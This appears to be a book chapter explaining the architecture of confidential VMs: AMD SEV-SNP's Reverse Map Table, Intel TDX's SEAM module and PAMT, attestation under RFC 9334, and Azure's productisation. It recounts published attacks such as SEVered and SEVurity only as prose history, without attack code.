The Generation-2 integrity rail closes the SEVered and SEVurity ciphertext-remapping class architecturally, but the 2024-era attack set (CacheWarp, WeSee, Heckler, and the broader Ahoi notification-attack family) demonstrates that cache-state and notification-injection seams remain. The core RMP/PAMT rail is mature; the residuals around it, not the rail itself, are where the work now is.

Even the cloud operator must not see your memory

A Windows Server VM is running a SQL query on Azure right now. It is joining a million-row variant table against a patient-genome reference, building an index in RAM, and serving the answer back to a clinician's web portal. The customer who owns that VM has every reason to want the query to succeed and every reason to make sure that the platform cannot read or silently remap the index through the ordinary host path: not the hypervisor it runs on, not the host management code below it, not the Microsoft engineer holding the on-call pager. That is an architectural claim about direct reads and page substitution, not a promise against every form of physical coercion, side channel, or vendor-root compromise.

As of the 2026-05-20 Azure products page, that is not a thought experiment. It is the contract Azure signs when you provision supported AMD SEV-SNP or Intel TDX confidential VM families [1258]. And the contract has a shape. An architecturally enforced shape rooted in two distinct CPU mechanisms, wrapped in an open-source Rust paravisor [1259], verified by a policy-driven attestation service [186], and dented by the 2024 CacheWarp / WeSee / Heckler attack class that this chapter will name in order.

The Confidential Computing Consortium defines the contract in one sentence: "Confidential Computing protects data in use by performing computation in a hardware-based, attested Trusted Execution Environment" [1260]. That sentence finishes a longer thought. Data at rest gets BitLocker and full-disk encryption. Data in transit gets TLS. Data in use (the gigabytes that sit in DRAM while a process actually computes against them) has historically been the unencrypted leg of a three-legged stool.

◆ **DEFINITION, CONFIDENTIAL VM** A virtual machine whose memory and CPU state are cryptographically protected from the host hypervisor and host management path, and whose configuration is bound to a hardware-rooted attestation report a remote verifier can check. The Confidential Computing Consortium's framing is the canonical one: "These secure and isolated environments prevent unauthorized access or modification of applications and data while in use" [1260].

Definition: Trusted Execution Environment (TEE).

A computing environment whose confidentiality, integrity, and attestability are enforced by hardware mechanisms below the level of the operating system. A TEE may be process-scoped (Intel SGX enclaves), VM-scoped (AMD SEV-SNP, Intel TDX), or board-scoped (AWS Nitro Enclaves). The Confidential VM is the VM-scoped specialization.

Three concrete workloads make the contract operationally legible. A regulated clean room running joint analytics over patient genomes between an academic medical center and a pharmaceutical sponsor, where the contract literally forbids the sponsor's staff from reading raw genotypes. A multi-party anti-money-laundering analytic between two competing banks who will share encrypted features but not raw transactions. A sovereign-cloud control plane that must not leak to the hyperscaler's host kernel under any subpoena. In each case the threat model treats the cloud operator as semi-trusted at best and adversarial at worst, and in each case the customer wants the cipher engine to live below the operator's reach.

> **The third leg of the data-protection stool.**
> Encryption at rest hides bytes on storage. Encryption in transit hides bytes on the wire. Encryption in use is the missing third leg: the one that asks the cipher engine to live inline with the memory controller, so that a VM's working set is not exposed in plaintext to the host path. That is what AMD SEV-SNP and Intel TDX do at the silicon layer, and what Azure productises with the OpenHCL paravisor and Microsoft Azure Attestation [1260], [1261].

The architecture that makes this contract real takes vocabulary from Internet standards as well as silicon. RFC 9334, published in January 2023, gives us the verifier / evidence / relying party language used throughout [1262]. An *attester* (the guest VM plus the paravisor) generates *evidence* (a hardware attestation report plus a vTPM quote). A *verifier* (Microsoft Azure Attestation in Azure's case) checks the evidence against a policy and emits an *attestation result* (a signed JWT). A *relying party* (Azure Key Vault, or any customer service) consumes the result and decides whether to release a secret. A SEV-SNP or TDX guest, an OpenHCL paravisor, and Microsoft Azure Attestation realise that abstract diagram on commodity silicon. It is the verifier-and-evidence machinery the Attestation chapter (Chapter 5) established, now rooted in a host-issued vTPM rather than a discrete TPM chip on a board the customer owns.

That leads to the obvious question. How can a CPU enforce that even the hypervisor cannot read RAM? And once it can, why does a single mechanism turn out to be insufficient. Why does the architecture need a separate integrity rail on top? The next two sections trace the wrong answers that came first.

Why enclaves were not enough

In August 2016 David Kaplan stood on the USENIX Security stage in Austin and described "two new x86 ISA features developed by AMD" that he called "the first general-purpose memory encryption features to be integrated into the x86 architecture" [1263]. Kaplan was, in the conference biography's words, the "lead architect for the AMD memory encryption features" [1263]. His argument was deceptively simple. An enclave that lives inside a single process is the wrong unit of confidential computation for a cloud workload. The workloads customers actually run (database engines, analytic services, language runtimes) want gigabytes of working memory, multiple threads, and an unmodified operating system. None of that fits inside a roughly 96-MiB SGX enclave [1264].

Two design ancestors set the shape of the problem before either AMD or Intel solved it.

The first ancestor is the Trusted Platform Module. The TCG TPM specification dates back to 2003, when "the first TPM version that was deployed was 1.1b" [181]. TPM 2.0 was announced on April 9, 2014 [181] and standardized as ISO/IEC 11889. The TPM contributed three concepts that remain load-bearing two decades later: *platform configuration registers* (the extend-only PCR digests that a measured-boot chain builds), *attestation identity keys*, and a *quote* operation that signs PCR state with a key whose origin a remote verifier can trust. The TPM is not a TEE in the modern sense (it does not host computation) but it is the first widely deployed device that lets a remote party gain cryptographic assurance about what a machine is running. Every confidential VM design ships a TPM-shaped attestation surface inside it.

The second ancestor is Intel Software Guard Extensions. Designed at the HASP 2013 workshop and delivered on Skylake in 2015 [1264], SGX introduced the *enclave*: a process-scoped TEE backed by the Enclave Page Cache, a CPU-managed memory region whose contents are decrypted only inside the cache. Programs enter and leave through `ENCLU`-family instructions; cross-domain calls use a partitioned model called `ECALL` / `OCALL`; remote attestation is mediated by Intel through a quoting enclave. SGX worked, in the strict sense that the threat model included even a malicious operating system. But three things kept it from generalizing.

> ◆ **DEFINITION — Enclave Page Cache (EPC)** A CPU-protected DRAM region that holds an SGX enclave's working memory in encrypted, integrity-checked form. On early Skylake / Kaby Lake parts the EPC was capped at approximately 128 MiB physical with between ~93 and 96 MiB usable depending on BIOS reservation after reserved EPCM metadata accounting [1264]. Anything beyond the cap paged through the encrypted-page-eviction path with a substantial performance cliff, which is one of the architectural reasons SGX did not generalize to whole-VM cloud workloads.

The EPC cap was the first. A working set of ~96 MiB is fine for a key-wrapping service or a small ML model, but it is not a cloud-database VM. The second was the partitioned programming model. Real applications had to be split into trusted and untrusted halves with explicit `ECALL` / `OCALL` boundaries, which is a refactoring tax that few existing codebases would pay. The third was the side-channel question: Foreshadow [344], SgxPectre [347], and SGAxe [1265] each demonstrated that a

determined attacker with microarchitectural access could extract secrets from SGX, often without ever defeating the cipher itself.

▪ **sidenote** Microsoft's response was *Haven*, an OSDI 2014 project that put a Windows library OS (Drawbridge) inside an SGX enclave to run unmodified Windows binaries. Haven worked as a proof of concept but was effectively obviated by the EPC cap and by the slow pace of SGX silicon delivery in Xeon-class CPUs. The library-OS-in-an-enclave became one of several dead ends on the road to whole-VM TEEs.

Microsoft staked Azure publicly to "data in use" on September 14, 2017, when Mark Russinovich announced Azure confidential computing on the company blog: "Microsoft Azure is the first cloud to offer new data security capabilities with a collection of features and services called Azure confidential computing" [1266]. The same post named the initial backing TEEs. "Initially we support two TEEs, Virtual Secure Mode and Intel SGX. Virtual Secure Mode (VSM) is a software-based TEE that's implemented by Hyper-V in Windows 10 and Windows Server 2016" [1266]. VSM was already the substrate of Credential Guard and HVCI inside the operating system; pulling it up as a "TEE the cloud customer can target" was the bridge between the in-OS Secure Kernel story and the eventually-needed silicon-rooted CVM.

The industry got organized two years later. Microsoft announced the intent to form the Confidential Computing Consortium on August 21, 2019 [1267], and the Linux Foundation press release on October 17, 2019 supplied the formal founding roster: premiere members "Alibaba, Arm, Google Cloud, Huawei, Intel, Microsoft and Red Hat" and general members "Baidu, ByteDance, decentriq, Fortanix, Kindite, Oasis Labs, Swisscom, Tencent and VMware" [1268].

§ **aside — Why this section names Kaplan but not the Intel TDX architects** Across three load-bearing AMD whitepapers (SME/SEV in 2016, SEV-ES in February 2017, and SEV-SNP in January 2020), the PDF cover-page metadata records "David Kaplan" as the named author [1269], [1270], [1271], and the USENIX Security 2016 biography corroborates "lead architect for the AMD memory encryption features" [1263]. Across the parallel Intel artifacts (the September 2020 TDX whitepaper and the Architecture Specification doc 344425-001) PDF metadata names only "Intel Corporation" as the institutional author and does not enumerate individual architects [1272]. We name David Kaplan throughout because the documentary record names him; we deliberately do not name individual Intel architects because the documentary record does not.

Walkthrough: the three legs of data protection.

Put the same patient-genome index in three places. On disk, Azure can encrypt the OS and data volumes with platform-managed or customer-managed keys; BitLocker, storage encryption, and Key Vault solve the *at rest* leg. On the wire, TLS 1.3 or IPsec solves the *in transit* leg. The hard case is the in-memory hash table while SQL Server joins variants to reference rows: the CPU must fetch plaintext cache lines to execute the query, yet the host hypervisor and operator must see only ciphertext in DRAM. A confidential VM completes that third leg by moving the cipher boundary below the hypervisor. SEV-SNP or TDX encrypt and integrity-bind memory, OpenHCL supplies the in-boundary devices and vTPM, and MAA turns the resulting evidence into a verifier-signed decision a relying party can use [1260], [1261], [186].

If a TEE has to be smaller than a single page cache, the unit of confidential computation is wrong. What if the unit were a whole VM, and the cipher engine lived inline with the memory controller? The next section is the first time someone tried.

Generation 1 and SEV-ES: confidentiality without integrity

April 2016. David Kaplan, Jeremy Powell, and Tom Woller publish the AMD whitepaper *AMD Memory Encryption* [1269]. The paper introduces two features in a single document. Secure Memory Encryption (SME) is a chassis-wide bulk cipher: a per-boot AES-128 key, managed by the on-die AMD Secure Processor, encrypts main memory transparently to the operating system. Secure Encrypted Virtualization (SEV) takes the same engine and gives each VM its own AES key tagged into an Address Space Identifier (ASID) in the cache, so two co-resident VMs cannot read each other's memory and neither can the hypervisor. The "C-bit" in the guest page table marks which pages are encrypted [1269]. The first silicon to ship SEV was the first-generation EPYC "Naples" launched June 20, 2017 [1273].

◆ **DEFINITION, C-BIT** A high physical-address bit in an AMD SEV guest's page-table entries that signals to the memory controller "this page is encrypted with my VM's key." The C-bit is the per-page opt-in that lets a SEV guest mix encrypted private memory with explicitly shared bounce buffers in the same address space. Its absence means a page is cleartext to the hypervisor; its presence means the AES engine in the memory controller decrypts on every read and encrypts on every write [1269].

The threat model was clear and the architecture was honest about it. The hypervisor sees ciphertext on every encrypted page. What the architecture did *not* do, and what the original whitepaper did *not* claim, was integrity. The hypervisor remained authoritative over the nested page tables. It could remap which host physical page a given guest physical address pointed to, and the cipher engine would happily decrypt whatever blob it found under the same key.

That gap produced the architectural lesson.

SEVered (Morbitzer et al., EuroSec 2018)

In May 2018, four authors from Fraunhofer AISEC (Mathias Morbitzer, Manuel Huber, Julian Horsch, and Sascha Wessel) published a paper whose abstract is unambiguous: "We present the design and implementation of SEVered, an attack from a malicious hypervisor capable of extracting the full contents of main memory in plaintext from SEV-encrypted virtual machines" [1274]. The attack did not break the cipher. It exploited the fact that a malicious hypervisor could *remap* the guest-physical pages backing a network service's response so that they pointed at the memory holding the secret it wanted. Because SEV transparently decrypts memory for the guest, the service would then read the target page as plaintext and transmit it over its normal output channel. Because there was no architectural binding between a guest physical address and the ciphertext that should sit there, the hypervisor could read the entire VM by chaining such remappings.

> ❝ **PRIMARY-SOURCE QUOTATION** We present the design and implementation of SEVered, an attack from a malicious hypervisor capable of extracting the full contents of main memory in plaintext from SEV-encrypted virtual machines.: Morbitzer, Huber, Horsch, Wessel, EuroSec'18 [1274]

The architectural lesson, stated as bluntly as the paper deserves, is that confidentiality without integrity is not confidentiality.

> ▸ **KEY IDEA** Confidentiality without integrity is not confidentiality. The hypervisor that can move ciphertext between addresses is the hypervisor that can read it. The integrity of the guest-physical-to-host-physical mapping is as load-bearing as the cipher itself.

SEV-ES (February 2017): half a fix

AMD's SEV-ES, dated February 17, 2017 in the whitepaper's PDF cover page [1270], actually predates SEVered: it answered original SEV's register-state leakage, not the remapping attack. This is the half-step the section title treats separately from original SEV: guest register state becomes encrypted on VM exits, but the design still lacks the SNP integrity rail that later closes ciphertext remapping. SEV-ES introduced register-state encryption on VMEXIT. Before SEV-ES, every VM exit handed the hypervisor a complete dump of guest CPU registers, including pointers into otherwise-encrypted memory. SEV-ES encrypted the saved register state under the guest key, surfaced a new `#VC` (VMM Communication) exception (vector 29), and required the guest to use a deliberately shared page called the Guest-Hypervisor Communication Block (GHCB) for everything that genuinely needed to cross the boundary: emulated I/O, MMIO, time, the works.

> ◆ **DEFINITION, GHCB (GUEST-HYPERVISOR COMMUNICATION BLOCK)** A page that a SEV-ES (and later SEV-SNP) guest deliberately shares with the hypervisor for the purposes of communicating about events the hypervisor genuinely needs to handle: emulated I/O, MMIO accesses, certain control-plane operations. The GHCB is the explicit, audited "side channel" through the trust boundary. Everything else stays encrypted [1270].

SEV-ES closed one channel and left the other open. The integrity of the GPA-to-HPA mapping was still the hypervisor's problem to behave on, and the cipher was still XEX-mode AES without any keyed authentication. Two more papers made the architectural pressure unbearable.

ICUP (Buhren et al., CCS 2019) and SEVurity (Wilke et al., S&P 2020)

In August 2019, Robert Buhren, Christian Werling, and Jean-Pierre Seifert published *Insecure Until Proven Updated* [1275]. The abstract makes the operational point cleanly: "We demonstrate that it is possible to extract critical CPU-specific keys that are fundamental for the security of the remote attestation protocol. This effectively renders the SEV technology on current AMD Epyc CPUs useless when confronted with an untrusted cloud provider" [1275]. The mechanism was a firmware rollback against the AMD-SP that exposed attestation keys.

In May 2020, Wilke, Wichelmann, Morbitzer, and Eisenbarth published *SEVurity: No Security Without Integrity* at IEEE S&P [1276]. Their two new methods, the

project-page abstract records verbatim, "allow us to inject arbitrary code into SEV-ES secured virtual machines. Due to the lack of proper integrity protection, it is sufficient to reuse existing ciphertext to build a high-speed encryption oracle" [1276]. The architectural diagnosis was now overdetermined: integrity had to enter the design, not as a side feature, but as a load-bearing rail.

▪ **SIDENOTE** The same Buhren-led group escalated to physical fault injection in August 2021 with *One Glitch to Rule Them All*, voltage-glitching the AMD Secure Processor on Zen 1 / 2 / 3 to extract custom payloads [1277]. The PSPReverse GitHub artifact contains the supporting tooling [1278]. This is the *physical-fault* lower bound on the AMD-SP: an adversary with the right glitcher can subvert the security processor itself. The SEV-SNP design assumes a logical adversary; physical-access adversaries remain a known residual that Where This Link Breaks will revisit.

Intel's parallel road: TME and MKTME

Intel's bottom-of-stack cipher engine ran on a parallel track. In December 2017, Intel published *Architecture Memory Encryption Technologies Specification*, document 336907 rev 1.1 [1279], introducing Total Memory Encryption (TME). The multi-key successor, MKTME (later TME-MK), surfaced publicly through a September 7, 2018 Linux-kernel RFC by Alison Schofield archived on LWN: "Multi-Key Total Memory Encryption API (MKTME)... allows multiple encryption domains, each having their own key. While the main use case for the feature is virtual machine isolation" [1280]. TME-MK is the per-keyID memory cipher that the eventual Intel TDX architecture will mount its trust-domain model on top of.

Three papers, two vendors, one architectural verdict: confidentiality without integrity is not confidentiality, and the architecture has to change. What did AMD and Intel actually build in response?

▶ **WALKTHROUGH — WHY THE AMD LINE HAD TO GROW AN INTEGRITY RAIL**
Read the AMD sequence as a failure-driven state machine, not as a feature list. SME encrypts all DRAM with one platform key, which protects against cold-boot and bus snooping but does not isolate one VM from another. SEV moves to per-VM keys, which blocks a neighboring VM and a curious hypervisor from directly reading another guest's plaintext, but still lets the hypervisor choose the nested-page mapping. SEV-ES encrypts the register save area on VMEXIT and forces legitimate exits through the GHCB, which closes the obvious register-leak path. SEVered, ICUP, and SEVurity then show that neither per-VM encryption nor register encryption binds ciphertext to the guest physical address that owns

it. SEV-SNP is the point where the architecture finally says the mapping itself is part of the security property [1269], [1270], [1271], [1274], [1275], [1276].

Generation 2: the integrity rail

January 9, 2020. AMD publishes the 20-page SEV-SNP whitepaper, sole-authored by David Kaplan, with the title *Strengthening VM Isolation with Integrity Protection and More* [1271]. Eight months later, in September 2020, Intel publishes the first public TDX whitepaper (document 343961-002US, filename `tdx-whitepaper-final9-17.pdf`, PDF creation date Thursday September 17, 2020) and the companion Architecture Specification doc 344425-001 dated September 1, 2020 [1272]. Two vendors, two different architectural answers, one shared diagnosis: the hypervisor must be excluded from the GPA-to-HPA mapping, not just from the ciphertext.

The phrase *integrity rail* is deliberately narrower than "make memory encrypted." A first-generation encrypted-memory design gives the memory controller a key and asks the hypervisor not to lie about where pages live. A generation-2 design makes the page's ownership and expected address part of the hardware-checked translation path. On AMD that check is the RMP entry for the host physical page: ASID, expected GPA, VMPL permissions, immutable state, and validation state must line up before the CPU may consume the plaintext. On Intel it is the combination of Secure EPT, PAMT metadata, the TDX Module, and TME-MK keyIDs: the legacy VMM can propose mappings, but the signed module in SEAM is the authority for private TD state [1271], [293].

That is why SEV-SNP and TDX are not merely "SEV with better encryption" or "TME with a product name." They relocate a power the hypervisor used to have. The host can still schedule vCPUs, back pages with host memory, deliver virtual devices, and force exits. It cannot silently decide that guest physical page X now means host physical page Y if the integrity metadata says otherwise. SEVered becomes a fault, not because AES learned what a database page is, but because the CPU refuses to pass a mismatched translation to the AES engine in the first place [1274], [1271].

▪ **SIDENOTE** This chapter uses the Intel-authored PDF metadata for the TDX whitepaper and Architecture Specification as the primary date anchor for TDX, rather than tertiary summaries [1272].

AMD SEV-SNP: four ingredients

SEV-SNP keeps the per-VM AES cipher from SEV and the register-state encryption from SEV-ES, and adds four new architectural ingredients that together close the integrity gap.

The first is the *Reverse Map Table* (RMP). The RMP is a system-wide per-page metadata table consulted on every nested page-table walk. Each entry binds a host physical page to the tuple `(assigned ASID, expected guest physical address, VMPL, immutable bit, validated bit)`. If the hypervisor tries to remap a guest physical address to a different host page, the RMP entry will fail to match and the CPU raises an `#NPF(rmpfault)`. The architecture's own description is verbatim: "SEV-SNP adds strong memory integrity protection to help prevent malicious hypervisor-based attacks like data replay, memory re-mapping, and more to create an isolated execution environment" [292]. This is the integrity rail. It is not a separate keyed MAC over memory; it is a structural binding that turns SEVered-class remappings into faults.

> ◆ **DEFINITION — Reverse Map Table (RMP)** A system-wide AMD SEV-SNP data structure that records, for every host physical page, the guest ASID it belongs to, the guest physical address it is mapped at, the VMPL ACL, an immutable flag, and a validated flag. Every nested page-table walk consults the RMP; mismatches raise `#NPF(rmpfault)`. The RMP is the architectural answer to SEVered: the hypervisor remains in charge of nested page tables, but the RMP says what each host page is allowed to be used for [1271], [292].

The second is the `PVALIDATE` instruction. A SEV-SNP guest must explicitly *validate* a page before it uses it for confidential storage. The hypervisor cannot fake validation; if the page has not been validated by the guest, accesses fault. This pushes the responsibility for tracking "is this page really part of my private memory" into the guest, where the hypervisor cannot lie about it.

The third is the Virtual Machine Privilege Level lattice.

> ◆ **DEFINITION — Virtual Machine Privilege Level (VMPL)** A four-level privilege lattice (VMPL0 highest, VMPL3 lowest) introduced by AMD SEV-SNP. Each RMP entry includes per-VMPL access-control bits, so a single SEV-SNP guest can split itself into multiple ring-shaped partitions where a higher-VMPL component (for example, a paravisor at VMPL0) sees pages that a lower-VMPL component (the customer's kernel at VMPL2) cannot. VMPL appears as a field inside the SNP_REPORT, so a remote verifier can tell which VMPL produced a given quote [1271].

The fourth is the attestation report. The SNP_REPORT is an ECDSA-P384 signed blob produced by the AMD-SP, carrying fields including the launch *measurement*, the guest *policy*, the user-supplied *report_data* nonce, the issuing *vmpl*, the *chip_id* (zeroed when the guest sets the MASK_CHIP_ID policy bit), and the *tcb_version*. The signing key is the Versioned Chip Endorsement Key (VCEK), derived per chip per TCB version from a long-lived endorsement key, and the certificate chain runs `VCEK_cert` → `ASK` → `AMD root` [292].

◆ **DEFINITION — VERSIONED CHIP ENDORSEMENT KEY (VCEK)** The AMD SEV-SNP attestation signing key. Derived deterministically from each chip's individual endorsement secret and the current TCB version (firmware level), so a single chip exposes one VCEK per TCB version. The certificate chain anchors back to AMD's root via the AMD Signing Key (ASK). The VCEK is what makes SEV-SNP attestation chain to silicon: the verifier checks the SNP_REPORT signature against a VCEK certificate AMD will only issue for genuine AMD-SP firmware [1271], [292].

Primary-source quotation.

SEV-SNP adds strong memory integrity protection to help prevent malicious hypervisor-based attacks like data replay, memory re-mapping, and more in order to create an isolated execution environment.: AMD SEV-SNP whitepaper, January 2020 [1271]

Walkthrough: an RMP check on a single load.

A guest instruction loads from a guest virtual address. The normal page walk resolves the guest virtual address to a guest physical address, and the nested page walk proposed by the hypervisor resolves that guest physical address to a host physical page. Before the memory controller decrypts anything, SEV-SNP consults the Reverse Map Table entry for that host page. The entry must say, in effect: this host page belongs to this guest ASID, at this expected guest physical address, accessible at this VMPL, and already validated by the guest. If every field matches, the AES engine decrypts the line under the guest key and the CPU retires the load. If a malicious hypervisor performs the SEVered trick (mapping the guest physical address for a known network buffer onto the host page that actually stores a secret), the expected-GPA field fails and the CPU raises `#NPF(rmpfault)`. The cipher did not become authenticated encryption; the mapping became architecturally checked before decryption [1271], [292].

Intel TDX: a different geometry, the same end-state

Intel reached the same architectural conclusion with a different mechanism. Rather than bake integrity into microcode plus the AMD-SP, Intel introduced a new CPU mode and a separately signed software module that runs in it. The Intel TDX overview is verbatim: "A CPU-measured Intel TDX module enables Intel TDX. This

software module runs in a new CPU Secure Arbitration Mode (SEAM) as a peer virtual machine manager (VMM)... hosted in a reserved memory space identified by the SEAM Range Register (SEAMRR)" [293].

The ingredients are seven, not four.

> ◆ **DEFINITION — SECURE ARBITRATION MODE (SEAM)** A new CPU privilege state introduced by Intel TDX. Code running in SEAM is hosted in a physical-memory range identified by the SEAM Range Register (SEAMRR) that the legacy VMM cannot inspect. Only the signed Intel TDX Module runs in SEAM, and it does so as a peer VMM that mediates every interaction between the legacy hypervisor and a Trust Domain [293].

The Intel **TDX Module** is the second ingredient: a CPU-measured firmware binary, loaded by the SEAMLDR at boot, that mediates every entry into and exit from a Trust Domain via `SEAMCALL` and `SEAMRET` instructions. The Intel-signed `intel-tdx-module-1.5-base-spec-348549002.pdf` is the canonical specification for the current generation [1281].

The third is the **Trust Domain**, a VM-shaped container that carries a *Shared Bit* in the guest physical address. A clear shared bit means the page is private; a set shared bit means the page is deliberately shared with the hypervisor for I/O bounce buffers. The fourth is **TME-MK** memory encryption, derived from the December 2017 TME spec [1279] and the September 2018 MKTME Linux-kernel RFC [1280]: AES-128 in XTS mode, with the keyID embedded in the upper physical-address bits, gives one key per Trust Domain.

The fifth ingredient is the structural analog of AMD's RMP, the **Physical-Address-Metadata table** (PAMT). The Intel TDX overview enumerates the architectural elements precisely: "Intel TDX uses architectural elements such as SEAM, a shared bit in Guest Physical Address (GPA), secure Extended Page Table (EPT), physical-address-metadata table, Intel Total Memory Encryption: Multi-Key (Intel TME-MK), and remote attestation" [293].

The sixth ingredient is the measurement registers. The **MRTD** is the build-time measurement of the initial TD image, similar to a TPM PCR fixed at launch. **RTMR0 through RTMR3** are the runtime measurement registers, four PCR-equivalents the TDX Module exposes for runtime measured-boot extensions. These four registers are what a TDX-aware Trusted Boot chain extends.

> ◆ **DEFINITION — MRTD AND RTMR0-RTMR3** The build-time and runtime measurement registers exposed by an Intel TDX Trust Domain. MRTD is hashed

by the TDX Module over the initial TD launch image and is the SEAM analog of an immutable launch PCR. RTMR0-3 are four extendable runtime registers, the SEAM analog of the runtime-extension TPM PCRs (the same conceptual role as PCRs 8-15 in the canonical static-OS measurement chain), that hold a measured-boot chain of subsequent components (loaders, kernel, initrd, paravisor pages). The canonical TDX-vTPM event-log convention used by Linux IMA and systemd-stub maps MRTD to PCR[0], RTMR[0] to PCR[1, 7], RTMR[1] to PCR[2-6], and RTMR[2] to PCR[8-15], leaving RTMR[3] reserved. A TD Quote carries all five values; a verifier evaluates them against a customer-defined policy [293], [1272].

The seventh is the **TD Quote**. A TD Quote is produced in two stages. The TD guest first issues `TDCALL[TDG.MR.REPORT]`, which lands in the TDX Module (the VMM-to-Module entry is the separate `SEAMCALL` interface defined in the comparison table below); the TDX Module returns a `TDREPORT`, a MAC-protected report whose report data can carry a nonce or public-key binding. A host-side quote-generation service hosts the Intel SGX TD Quoting Enclave, verifies the TDREPORT was generated on the same host, and converts it into a TD Quote signed through the DCAP / PCK attestation chain. A verifier then checks the quote signature under an Intel-rooted CA chain, the PCK certificate and CRLs, QE identity and TCB, platform TCB info, MRTD/RTMR values, TD-supplied report data, and policy. The Intel Trust Authority (or Microsoft Azure Attestation, or Google's verifier) performs that verification role [293], [1281], [1282].

▶ **WALKTHROUGH — A TDX TRANSITION** The legacy VMM still schedules virtual CPUs, injects events, and owns ordinary host policy, but it no longer has unilateral authority over a Trust Domain's private pages. When the VMM needs to perform a TD management operation it enters the signed TDX Module with `SEAMCALL`; the module runs from the SEAMRR-protected range, checks Secure EPT and PAMT metadata, and returns with `SEAMRET`. When the VMM schedules a Trust Domain's vCPU, it enters through the `SEAMCALL` leaf `TDH.VP.ENTER`; a TD exit is an event handled by the module, which returns control to the VMM. Private memory is encrypted with a TME-MK keyID and tracked by PAMT metadata; shared memory is explicitly marked by the GPA shared bit for bounce buffers and device emulation. The important difference from AMD is therefore not the outcome but the mediator: Intel inserts a measured, signed software module in a new CPU mode between the old hypervisor and the private TD state [293], [1281].

Side by side

The two architectures answer the same question and arrive at the same end-state contract through fundamentally different trust geometries.

Ingredient	AMD SEV-SNP	Intel TDX
Memory cipher	AES-128, per-VM key in memory controller	AES-128-XTS, per-TD key by keyID (TME-MK)
Integrity binding	Reverse Map Table per host page	Physical-Address-Metadata table + Secure EPT
Mediating component	AMD-SP firmware (microcode + on-die security processor)	Signed Intel TDX Module in SEAM mode
Privilege lattice	VMPL0-VMPL3 (four levels)	TD Partitioning L1/L2 (TDX Module 1.5)
Build-time measurement	Launch measurement in SNP_REPORT	MRTD inside the TDX Module
Runtime measurement	None at module level (vTPM provides it)	RTMR0-RTMR3 inside the TDX Module
Attestation signing key	VCEK (ECDSA-P384), per chip per TCB version	TD Quote signed through the SGX TD Quoting Enclave / DCAP PCK chain
Verification collateral	VCEK certificate plus ASK / AMD root	PCK certificate, Intel CA chain, CRLs, QE identity, and TCB info
Page-validation primitive	`PVALIDATE` (guest-driven)	TDX Module-mediated page acceptance
Page-class indicator	C-bit (clear = shared, set = private/encrypted)	Shared bit in GPA (set = shared)
Hypervisor-to-trust-component call	Mediated VMRUN	`SEAMCALL` / `SEAMRET`

The page-class row has opposite polarity by design: SEV-SNP marks private/encrypted pages with the C-bit, while TDX marks shared pages with the GPA shared bit.

▸ **KEY IDEA** SEV-SNP and TDX answer the same question differently. AMD bakes integrity into microcode plus the AMD-SP, signs with a per-chip per-TCB VCEK, and exposes a four-level VMPL lattice. Intel puts integrity into a separately loaded, separately signed software module running in a new CPU mode, then routes attestation through the SGX TD Quoting Enclave and DCAP collateral rather than a simple one-hop certificate chain. The trust roots, the breaking surfaces, and the supply chains are different even when the end-state contract is the same.

Walkthrough: the same contract through two trust geometries.

On AMD, the trust root is the AMD Secure Processor plus microcode. The AMD-SP provisions the per-VM key, the CPU checks the RMP during address

translation, VMPL bits split the guest into paravisor and customer partitions, and the AMD-SP signs an SNP_REPORT with a VCEK whose certificate chains to AMD. On Intel, the trust root is the signed TDX Module running in SEAM plus the SGX/DCAP quoting path. The module owns TD metadata, Secure EPT, PAMT checks, TD entry and exit, MRTD/RTMR measurement, and the TDREPORT that the TD Quoting Enclave converts into a TD Quote; the verifier then validates Intel collateral, QE identity/TCB, platform TCB info, and quote measurements. A relying party should not treat these as interchangeable implementation details: the AMD residual risk concentrates in AMD-SP firmware and VCEK issuance; the Intel residual risk concentrates in the TDX Module, SEAM loader, PAMT/Secure-EPT mediation, Quoting Enclave chain, and freshness of DCAP collateral [292], [293], [1281], [1282].

Generation 2 makes a confidential VM architecturally possible. But a SEV-SNP guest is not yet a Windows Server VM you can lift and shift onto Azure. There is a whole productisation problem still to solve. How does Microsoft put a paravisor inside that trust boundary, and what does it deliver?

The contract: a cloud-shaped TEE

A confidential VM is two rails, not one. Rail 1 is **confidentiality plus integrity** of memory and CPU state. Rail 2 is **measurement plus attestation**. SEV-SNP and TDX each deliver both rails: a measurement chain anchored in silicon, terminated in a remote verifier, with a signed result that a relying party can act on.

The Confidential Computing Consortium's framing, repeated here as a contract the architectures actually realise: "Confidential Computing protects data in use by performing computation in a hardware-based, attested Trusted Execution Environment" [1260]. *Hardware-based* is rail 1. *Attested* is rail 2. The two words together are why a TPM-only system, however well-measured, is not a CVM, and why a SEV-only system, however well-encrypted, is not a CVM either.

RFC 9334 names the actors. The *attester* is the guest plus the paravisor producing evidence. The *evidence* is the SNP_REPORT or TD Quote, plus optionally a vTPM quote chained to it. The *verifier* is the entity that checks the evidence against a policy and emits an attestation result. The *relying party* is the consumer who acts on the result: typically a key vault releasing a wrapped secret [1262].

◆ **DEFINITION — RATS ROLES AND TOPOLOGIES** The IETF Remote ATtestation procedureS working group's RFC 9334 (January 2023) fixes the vocabulary the rest of the confidential-computing industry uses: an *attester* produces *evidence*; a

> *verifier* checks it against reference values from an *endorser* and a *reference value provider* and emits an *attestation result*; a *relying party* acts on the result. RFC 9334 §5 names two topologies. In the *Passport* model (§5.1), the attester sends evidence directly to the verifier, collects a signed result, and presents that result to the relying party. In the *Background-Check* model (§5.2), the attester sends evidence to the relying party, which forwards it to the verifier and receives the result on the attester's behalf. Microsoft Azure Attestation, Intel Trust Authority, Google's verifier, and AWS KMS attestation all implement variants of this model [1262].

Microsoft Azure Attestation implements the *Passport* model. The attester (the CVM, through its in-guest agent) sends evidence (an SNP_REPORT or TD Quote, plus a vTPM quote) directly to MAA. MAA validates the evidence against the customer-authored policy and returns a signed JWT. The attester then presents that JWT to the relying party. Azure Key Vault authorizes Secure Key Release against the MAA-issued claim set, not against raw SNP evidence. The relying party never sees the SNP_REPORT and never calls MAA on the attester's behalf, which is the design signature of Passport rather than Background-Check [1262], [186].

